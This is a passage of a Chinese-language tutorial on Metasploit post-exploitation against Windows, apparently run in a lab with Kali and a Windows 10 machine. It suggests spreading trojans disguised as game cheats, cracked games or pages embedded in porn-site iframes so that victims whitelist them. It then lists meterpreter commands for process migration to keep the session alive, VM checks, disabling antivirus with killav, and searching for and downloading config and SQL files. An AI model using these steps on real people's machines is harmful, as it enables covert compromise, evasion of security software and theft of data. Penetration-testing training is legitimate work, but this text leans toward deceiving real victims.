
这只是加了一层皮而已
又或者
写一个程序->内置html iframes->通过这个标签引用别人的网页(小黄网)->捆绑木马->别人点进去就会无视风险继续安装
2、木马伪装
一般来说,QQ.exe这种生成的木马文件很容易被杀掉,除非让对方把它放进白名单,那把木马注入到什么合适呢?外挂软件和破解游戏!玩家肯定会无视风险继续打开执行或者直接放进白名单,就给了我们可乘之机
3、后渗透
注意meterpreter是向下兼容shell的,比如说我们通过shell的命令可以直接进入到对方的shell中

这里有????,证明这里有乱码,此时要怎么解决?
—>因为windows的编码是GBK系列下的GB2312,那我们Linux是什么编码?UTF-8
在这里要更改编码的话要记住编码的序号
#切换编码的方法
GBK:936
UTF-8:65001那怎么使用呢?
chcp 65001

这下就更改成Linux的编码uft-8了,此时就显示正常
退出shell控制就是
exit
1.进程迁移
拿到meterpreter一般我们第一时间会做一个事情就是进程迁移,用来保命,不至于刚连上不久就被断开
我们现在来查看一下当前在windows上的木马进程的pid为多少
getpid

我们可以看到我们的进程号是4436
我们查看一下windows的所有进程
ps


因为我们当前的shell是运行在我们QQ.exe上的,如果别人把这个shell(QQ.exe)结束进程,我们的连接shell就会断开,那进程迁移是什么呢?把我们当前的这个木马进程迁移到其他程序之中,才完成一个防止突然暴毙的效果,很有可能你的木马没有进行任何伪装,打开来什么都没有,有点电脑经验的就会打开任务管理器把这个进程杀掉了,为了避免这种情况就出现了进程迁移,它的使用方法也非常简单
使用migrate这个命令,我们来看看它所需要的参数和必选项
migrate pid

< >尖括号表示必选项
[ ]方括号表示可选项
| 管道符表示或者
这句话就是表示migrate可以直接跟上pid或者-P pid或者-N 直接输入name,那就意味着migrate这个命令必须跟上一个进程号,后面进程迁移的超时时间-t是可选项,所以可有可无啊
一般来说进程迁移的迁移到对方不会关闭的进程会好一点譬如:系统进程(不一定百分百能迁移进去,有时候迁移的时候shell会断开)、文件资源管理器等
最好多弄几个sessions后再进行迁移这样比较保险我们看一看任务管理器的pid【5160/6428】

再到windows10对照一下,发现没有问题

那我们开始迁移一下看看
migrate 5160

可以看到迁移成功
2、自动进程迁移
一开始提到的post模块就是后渗透模块
run post/windows/manage/migrate


我们并没有打开记事本,但它有个记事本,它迁移的原理很简单,打开一个记事本,自己创建一个记事本的进程然后移进去并转移到后台
2、信息收集
1.系统信息收集
sysinfo

这里可以看见系统架构信息
2、检查是否为虚拟机
run post/windows/gather/checkvm

但是要注意,如果是虚拟机并不意味着它毫无价值,但是现在很多的服务确实都是跑在虚拟机里面的,但是就是说如果能拿到windows的物理机效果肯定是最好的
3、查看当前权限
getuid

4、关闭杀毒软件
run post/windows/manage/killav

这种命令跟之前的那个进程注入一样有可能会有风险会遭到反噬,就譬如本来这个木马免杀做得好好的,躲过了360的查杀,但是执行了这条命令试图杀死360进程的时候被反杀了

5、查看当前工作路径
pwd
6、文件搜索
search命令

可以看到search命令有非常多的参数,这里以搜索c盘下所有txt文件为例
*search -f .txt c:

一般搜索搜什么呢?
search -f config. c:*
search -f conf. c:*
*search -f .sql c:
7、文件下载
注意文件的下载和上传有可能都是需要高权限的
download 对方的路径 我们的保存路径

可以看到在c盘上我创建了一个文件为1.txt,里面的内容为123
我们现在要把这个文件下载下来并保存到kali的桌面上
download c:\1.txt /home/kali/Desktop

但是却可以发现kali提示到->操作失败:系统找不到指定的文件
我们可以猜测是因为系统的权限不够高导致的
所以将windows10当前用户对c盘的访问权限拉满
